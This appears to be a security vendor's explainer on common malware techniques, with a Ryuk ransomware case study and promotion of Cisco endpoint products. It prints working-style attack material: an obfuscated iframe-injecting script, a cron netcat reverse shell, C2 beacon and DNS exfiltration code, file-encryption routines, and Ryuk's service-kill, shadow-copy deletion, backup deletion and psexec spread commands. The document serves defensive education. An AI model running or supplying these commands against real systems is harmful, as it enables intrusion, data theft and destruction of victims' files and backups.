


Security teams with manual workflows require up to 2X the personnel without use of automation³

Common Malware Behaviors and Techniques



Initial Compromise



Code Obfuscation


```
<script>eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c-->0)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]};e=function(){return'\\w+'};c=1};while(c-->0)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p}('i 9(){a 6=h('\\b\\');7(6){a 4=h('\\b\\');4.j='d\\';4.k='d\\';4.l='d\\';6.3(4)}9();e.m("n",5.2);',36,36,'|var|setTimeout|appendChild|el|MakeFrameEx|element|if|function|return|getElementById|iframe|src|1px|height|style|yahoo_api|hxxp|toLowerCase'.split('|'),0,{}))</script>
```



```
function MakeFrameEx(){
    element = document.getElementById('yahoo_api');
    if (!element){
        var el = document.createElement('iframe');
        document.body.appendChild(el);
        el.id = 'yahoo_api';
        el.style.width = '1px';
        el.style.height = '1px';
        el.style.display = 'none';
        el.src = 'hxxp://juyfdjhjdjgh.nl.ai/showthread.php?t=72241732'
    }
}

var ua = navigator.userAgent.toLowerCase();
if ((ua.indexOf("msie") != -1 && ua.indexOf("opera") == -1 && ua.indexOf("webtv") == -1))
    && ua.indexOf("windows") != -1){
        var t = setTimeout("MakeFrameEx()", 1000)
    }
}
```

Persistence Mechanisms



```
$ crontab -e
# m h dom mon dow   command
* * * * * nc 192.168.2.21 1234 -e /bin/sh
```

Initiates a
reverse shell
every minute



```
$ nc -nvlp 1234
listening on [any] 1234 ...
connect to [192.168.2.21] from (UNKNOWN) [192.168.2.157] 51905
id
uid=0(root) gid=0(root) groups=0(root)
/bin/bash -i
```

Lateral Movement

```
# Function to start the worm and propagate
def start_worm():
    # Scan the network for vulnerable machines
    targets = scan_network(SUBNET)

    # Exploit each target in the network
    for target in targets:
        exploit_thread = threading.Thread(target=exploit_target, args=(target,))
        exploit_thread.start() # Run each exploitation attempt in a separate thread
```

Command & Control Communication

```
# Base URL of the Command and Control (C2) server, obfuscated
C2_URL = base64.b64decode(b'aHR0cDovL2V4YW1wbGUuY29tL2My').decode('utf-8')

# Send beacon to C2 server to check for commands
def beacon():
    try:
        # Unique ID to identify the infected machine
        machine_id = get_unique_id()
        headers = {'User-Agent': 'Mozilla/5.0'} # Pretend to be a legit browser

        # Beacon to C2 and get command
        response = requests.get(C2_URL, params={"id": machine_id}, headers=headers)

        # If successful response, execute the command
        if response.status_code == 200 and response.text.strip():
            command = base64.b64decode(response.text).decode('utf-8') # Decode the command
            print(f"Received command: {command}")
            execute_command(command)
        else:
            print("No command received or server error")
    except Exception as e:
        print(f"Error communicating with C2: {e}")
```

Data Exfiltration

SGVsbG8gV29ybGQ=.exfil.c2server.com



```
# Target C2 DNS server (domain to send data to, obfuscated)
C2_DOMAIN = "exfil.c2server.com"

# Function to exfiltrate data via DNS requests
def exfiltrate_via_dns(data_chunks, domain):
    try:
        for chunk in data_chunks:
            query = f"{chunk}.{domain}" # Build the DNS query
            print(f"Exfiltrating chunk via DNS: {query}")
            send_dns_query(query)
            # Sleep for a random time between queries to evade detection
            time.sleep(random.uniform(1, 3))
    except Exception as e:
        print(f"Error during exfiltration: {e}")

# Function to simulate sending a DNS query to the C2 server
def send_dns_query(subdomain):
    try:
        # Use the system's default DNS resolver
        resolver = socket.gethostbyname(subdomain)
        print(f"DNS query for {subdomain} resolved to {resolver}")
    except Exception as e:
        print(f"Failed to resolve DNS query: {e}")
```

Destruction or Disruption


```
# Recursively find and encrypt all files in the given directory
def encrypt_files_in_directory(directory, key):
    for dirpath, _, filenames in os.walk(directory):
        for filename in filenames:
            filepath = os.path.join(dirpath, filename)
            # Skip encrypting already encrypted files or important system files
            if not filename.endswith('.enc'):
                encrypt_file(filepath, key)
                # Optionally rename files to indicate encryption
                os.rename(filepath, filepath + '.enc')
```

Evasion Techniques

```
# Hardware detection: Check disk size and total memory
def hardware_detection(min_disk_size=100000000000): # 100 GB minimum
    total_disk = psutil.disk_usage('/').total
    print(f"Total disk space: {total_disk} bytes")
    if total_disk < min_disk_size:
        print("Suspiciously small disk size detected, exiting...")
        exit()

# CPU detection: Check the number of CPU cores
def cpu_detection(min_cores=2):
    cpu_count = os.cpu_count()
    print(f"CPU cores: {cpu_count}")
    if cpu_count < min_cores:
        print("Low CPU core count detected, exiting...")
        exit()
```


Case Study: Ryuk Ransomware



Overview of Ryuk Ransomware

- Origin: Ryuk was first observed in mid-2018 and is associated with WIZARD SPIDER, a criminal group linked to Russian cybercrime. It is known for targeting high-profile organizations with high-value assets.
- Ransom Demands: Victims often face demands in the range of hundreds of thousands to millions of dollars in Bitcoin.
- Ransomware-as-a-Service (RaaS): Ryuk is often part of a broader RaaS ecosystem, delivered through malware like TrickBot, which provides initial access.

Attack Chain of Ryuk



The Dropper

- Ryuk dropper contains both 32-bit and 64-bit payloads.
- The dropper checks to see if it is being executed in a 32-bit or 64-bit OS using the "IsWow64Process" API and drops the payload accordingly.
- It also checks the version of the operating system.
 - If it is executed in Windows XP, it drops the Ryuk payload at "C:\Documents and Settings\Default User\{random-5 char}.exe".
 - If it is executed in Windows Vista or later versions of Windows, it drops the file at "C:\users\Public\{random-5 char}.exe".
- Next, it executes the payload using the ShellExecuteW API.

Persistence

Ryuk uses the very well know registry key to achieve persistence, It creates a new value under the name "HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\svchos" and its data is set to the executable path.

```
C:\Windows\System32\cmd.exe /C REG ADD  
"HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /v  
"svchos" /t REG_SZ /d "C:\users\Public\BPWPc.exe" /f
```

Privilege Escalation

```
ProcessAccessToken = TokenHandle;
if ( LookupPrivilegeValueW(0i64, "SeDebugPrivilege", &Luid) ) {
    NewState.Privileges[0].Luid = Luid;
    NewState.PrivilegeCount = 1;
    NewState.Privileges[0].Attributes = 2;
    if ( AdjustTokenPrivileges(ProcessAccessToken, 0, &NewState, 0x10u, 0i64, 0i64) ) {
        if ( GetLastError() == 1300 ) {
            alert("The token does not have the specified privilege. \n", v9, v10, v11);
            result = 0i64;
        } else {
            result = 1i64;
        }
    }
}
```

Process Injection

```
cnt1 = 0i64;
while ( *&ProcessData->ProcessName[2 * cnt1] == Csrss_exe[cnt1] && *&ProcessData->ProcessName[2 * cnt1 + 2] == Csrss_exe[cnt1 + 1] ) {
    cnt1 += 2i64;
    if ( cnt1 == 10 )
        goto LABEL_44; // process name is csrss.exe
}
cnt2 = -1i64;
do {
    if ( *&ProcessData->ProcessName[2 * cnt2 + 2] != Explorer_exe[cnt2 + 1] )
        break;
    cnt2 += 2i64;
    if ( cnt2 == 13 )
        goto LABEL_44; // process name is explorer.exe
}
while ( *&ProcessData->ProcessName[2 * cnt2] == Explorer_exe[cnt2] );
cnt3 = 0i64;
while ( *&ProcessData->ProcessName[2 * cnt3] == Lsaas_exe[cnt3] && *&ProcessData->ProcessName[2 * cnt3 + 2] == Lsaas_exe[cnt3 + 1] ) {
    cnt3 += 2i64;
    if ( cnt3 == 10 )
        goto LABEL_44; // process name is lsaas.exe
}
if ( v9 && !v20 || v20 == 1 )
    goto LABEL_45;
v30 = process_injection(*ProcessId);
itoa(v30, vDest, 10);
Sleep(300u);
```

Killing Processes

Ryuk has a long list of predefined services and processes to kill using `net stop`, `sc config`, and `taskkill /IM` respectively

```
net stop avpsus /y
net stop McAfeeDLPAgentService /y
net stop mfewc /y
net stop BMR Boot Service /y
net stop NetBackup BMR MTFTP Service /y
sc config SQLTELEMETRY start= disabled
sc config SQLTELEMETRY$ECWDB2 start= disabled
sc config SQLWriter start= disabled
sc config SstpSvc start= disabled
taskkill /IM mspub.exe /F
taskkill /IM mydesktopqos.exe /F
taskkill /IM mydesktopservice.exe /F
```

Deleting Backups

```
vssadmin Delete Shadows /all /quiet
vssadmin resize shadowstorage /for=c: /on=c: /maxsize=401MB
vssadmin resize shadowstorage /for=c: /on=c: /maxsize=unbounded
vssadmin resize shadowstorage /for=d: /on=d: /maxsize=401MB
vssadmin resize shadowstorage /for=d: /on=d: /maxsize=unbounded
vssadmin resize shadowstorage /for=e: /on=e: /maxsize=401MB
vssadmin resize shadowstorage /for=e: /on=e: /maxsize=unbounded
vssadmin resize shadowstorage /for=f: /on=f: /maxsize=401MB
vssadmin resize shadowstorage /for=f: /on=f: /maxsize=unbounded
vssadmin resize shadowstorage /for=g: /on=g: /maxsize=401MB
vssadmin resize shadowstorage /for=g: /on=g: /maxsize=unbounded
vssadmin resize shadowstorage /for=h: /on=h: /maxsize=401MB
vssadmin resize shadowstorage /for=h: /on=h: /maxsize=unbounded
vssadmin Delete Shadows /all /quiet
del /s /f /q c:\*.VHD c:\*.bac c:\*.bak c:\*.wbcat c:\*.bkf c:\Backup*. * c:\backup*. * c:\*.set c:\*.win c:\*.dsk
del /s /f /q d:\*.VHD d:\*.bac d:\*.bak d:\*.wbcat d:\*.bkf d:\Backup*. * d:\backup*. * d:\*.set d:\*.win d:\*.dsk
del /s /f /q e:\*.VHD e:\*.bac e:\*.bak e:\*.wbcat e:\*.bkf e:\Backup*. * e:\backup*. * e:\*.set e:\*.win e:\*.dsk
del /s /f /q f:\*.VHD f:\*.bac f:\*.bak f:\*.wbcat f:\*.bkf f:\Backup*. * f:\backup*. * f:\*.set f:\*.win f:\*.dsk
del /s /f /q g:\*.VHD g:\*.bac g:\*.bak g:\*.wbcat g:\*.bkf g:\Backup*. * g:\backup*. * g:\*.set g:\*.win g:\*.dsk
del /s /f /q h:\*.VHD h:\*.bac h:\*.bak h:\*.wbcat h:\*.bkf h:\Backup*. * h:\backup*. * h:\*.set h:\*.win h:\*.dsk
del %0
```

The Encryption Process

```
if ( !CryptGenKey(CSP, CALG_AES_256, 1i64, &AES_KEY) ) {
    CloseHandle(FileHandle);
    CryptDestroyKey(AES_KEY);
    return 7i64;
}

...

if ( !CryptEncrypt(AES_KEY, 0i64, v26, 0i64, Buffer, &v56, v54) ) {
    CryptDestroyKey(AES_KEY);
    CloseHandle(FileHandle);
    VirtualFree(Buffer, 0i64, 0x8000i64);
    return 15i64;
}

...

if ( !WriteFile(FileHandle, &HERMES, v47, &v57 + 4, 0i64) ) {
    VirtualFree(Buffer, 0i64, 0x8000i64);
    CloseHandle(FileHandle);
    CryptDestroyKey(AES_KEY);
    return 18i64;
}
```

Offset(d)	00	01	02	03	04	05	06	07	08	09	10	11	12	13	14	15	Decoded text
00005120	68	36	B2	9B	2C	D5	6C	7B	99	72	EE	16	A6	13	A8	E7	h6">,0l{?ri.!.~ç
00005136	FA	E6	1B	5A	78	D4	73	74	4B	9E	B6	B4	E2	DD	91	0F	úæ.2x0stKzq'áY'.
00005152	38	7E	53	7A	BD	4D	07	07	38	5E	7B	37	C5	3C	89	03	8~Sz&M..8^?A<w.
00005168	3D	94	D3	64	E9	A0	50	BC	26	C3	E6	31	A5	36	73	CA	=~Ódë P4&A1#6sÊ
00005184	D9	C9	DB	B8	59	56	8A	C7	60	A4	FB	C9	72	93	80	78	ÚÊÜ,YVŠÇ'xüEr`Ex
00005200	B3	22	49	91	ED	20	FE	F3	98	65	89	BB	FE	E0	5A	FA	"I'i p6~etw&paZú
00005216	E1	6B	41	25	3E	61	1F	6A	5E	65	74	B6	04	E5	B1	1D	ákA&+a.j^etq.âi.
00005232	FC	34	96	95	DB	44	2B	76	EC	E0	9D	5C	40	C3	87	90	ú4~*ÚD+vià.\@Ã+.
00005248	82	2C	88	D9	34	FB	16	F6	29	D9	04	9D	16	BA	E1	A1	,,~'U4û.ô)Û...°â;
00005264	43	4C	E3	AA	0B	6C	75	F8	4C	E7	67	4F	16	AD	70	E5	CLâ*.luøLçqO..pâ
00005280	E4	5B	2F	26	49	AF	A5	31	AC	98	E7	5E	16	E0	F3	01	â[/&I`W1~^ç^..áo.
00005296	9E	34	AC	CA	53	47	D9	21	E1	12	19	30	D2	C5	E8	FA	Z4-ÊSgU!â..00Âëú
00005312	9C	62	7E	8E	FF	80	F1	88	D9	ED	2F	2B	46	7C	6E	4D	æb~Žÿeñ'Ûi/+F nM
00005328	B1	1E	DF	C3	54	B4	F6	50	DC	9F	84	F7	C1	03	74	94	+BÂT'opÜY„÷Ã.t"
00005344	48	45	52	4D	45	53	01	02	00	00	10	66	00	00	00	04	HERMES.....f...R
00005360	00	00	C5	BD	07	85	AE	1C	EE	99	24	85	B3	FD	88	4D	..Ãw...ø.i?~...y`M
00005376	C2	21	CE	38	F5	E4	CE	EA	D5	38	02	4A	0F	38	C8	A4	Â!i8ô&iê08.J.8èw
00005392	D1	55	97	2D	4C	C4	A1	61	10	24	D8	E6	45	9B	ED	48	NU—LÃ;a.\$0æE>iH
00005408	32	01	1E	02	67	8D	59	15	65	6E	F2	20	80	E6	C2	BC	2...g.Y.enò ÊæÃi
00005424	F9	57	4E	AF	B4	1F	D6	18	6E	7F	6C	74	38	C1	22	EE	UWN~".ô.n.lt8Ãi
00005440	EE	F5	95	61	2F	91	9F	66	5E	2F	65	F6	72	37	96	7A	ið*a/'Yf^/eðr7-z
00005456	16	B9	4C	EE	9E	07	CD	1B	87	D4	68	A7	42	BE	8B	84	..²Liž.î.÷0hSB%„
00005472	05	D0	A8	C6	0D	35	8F	AC	4D	C1	E2	1C	ED	66	3E	4B	„ð`Æ.S.-MÃâ.i?>K
00005488	48	BF	8F	BF	EA	7D	13	C8	C0	1D	A8	83	3B	7F	16	4A	H¿.¿è).ÈÃ."f;..J
00005504	30	34	4C	5B	73	54	0C	4A	3A	28	D4	FB	66	61	3C	8C	04L[st.J:(0ûfa<G
00005520	71	A4	51	7E	B7	41	22	DD	7B	FA	BE	DC	E4	83	F0	FA	qmqQ~·A"Y{ú%Uâfðú
00005536	C3	0D	F7	5B	8F	20	F2	C4	09	56	C7	3E	27	6B	50	E6	Ã.÷[. ôÃ.Vç>'kPæ
00005552	66	DE	52	27	C4	0C	70	CD	77	A8	76	FB	E8	40	9D	9E	FER'Ã.píw~vùè@.-
00005568	D4	12	F5	57	1B	08	9F	E6	72	5B	40	33	4B	7B	45	3D	Ö.ðW...Yær[83K(E=
00005584	C5	A8	23	C6	94	A8	64	FD	23	54	E5	45	5D	37	2C	F1	Ã~#Æ""dy&TâE)7,â
00005600	A9	BB	08	39	76	F4	27	0F	80	B7	F0	13	76	A4	29	5E	ð>..9vdó'.Ê-ð.vx) ^
00005616	E7	91															è~

Offset(d): 5344 Block(d): 5344-5617 Length(d): 274

Encrypting Network Shares

```
if ( WNetOpenEnumW(2i64, 0i64, 0i64, a1, &v11) )
    return 0i64;
result = GlobalAlloc(64i64, v12);
v4 = result;
if ( result ) {
    while ( 1 ) {
        if ( v12 ) {
            memset(v4, 0, v12);
            if ( WNetEnumResourceA(v11, &v13, v4, &v12) )
                break;
            v5 = *(v4 + 24);
            if ( *v5 == '\\\\' && v5[1] == '\\\\' ) {
                v6 = 0;
                v7 = sub_140001950(v5 + 3);
            }
        }
    }
}
```

Command & Control and Lateral Movement

- Command and Control (C2):
 - Ryuk uses standard HTTP/HTTPS requests to communicate with a command-and-control server to fetch commands, provide infection status, or download additional payloads.
 - Ryuk does not frequently beacon out; instead, it waits for specific commands post-deployment, reducing detection.
- Lateral Movement:
 - Uses tools like PsExec to spread across network shares. By using stolen administrative credentials, it can infect critical systems like file servers or domain controllers.
 - `psexec.exe \\victim-machine -u admin -p password -c ryuk.exe`


Ryuk Ransom Note



Defensive Measures

- Patching: Regularly apply updates to software to prevent exploitation by malware precursors like TrickBot and Emotet, which deliver Ryuk.
- Network Segmentation: Segment critical systems and isolate them from general network access. Use firewalls to limit lateral movement.
- Backup Strategies: Maintain offline backups that Ryuk can't access or delete.
- Multi-Factor Authentication (MFA): Implement MFA for all access, especially administrative access, to reduce the risk of credential theft.
- Endpoint Detection & Response (EDR): Use EDR tools to detect unusual behavior, such as unauthorized execution of PsExec or PowerShell scripts, and respond to potential threats in real-time.

Tools for Malware Analysis & Defense



Cisco Secure Endpoint



Deploying this product was a great plus for our security operations. Cisco Secure Endpoint helps to make our company a more secure place.

IT security operations specialist,
telecommunications



Single agent consolidates endpoint, cloud, and remote access agents



Continuous analysis & retrospective security




Automated actions triggered upon compromise

Multi-layered protection with integrated risk-based vulnerability management

Powerful EDR capabilities | Integrated XDR capabilities | Next-Gen Antivirus Protection | Continuous Behavioral Monitoring | Dynamic File Analysis | Vulnerability Identification | Endpoint Isolation | Orbital Advanced Search | Access to Secure Malware Analytics


Cisco Secure Endpoint



Cisco Secure Malware Analytics



Malware Analysis / Threat Intelligence



An automated engine observes, deconstructs, and analyzes using multiple techniques

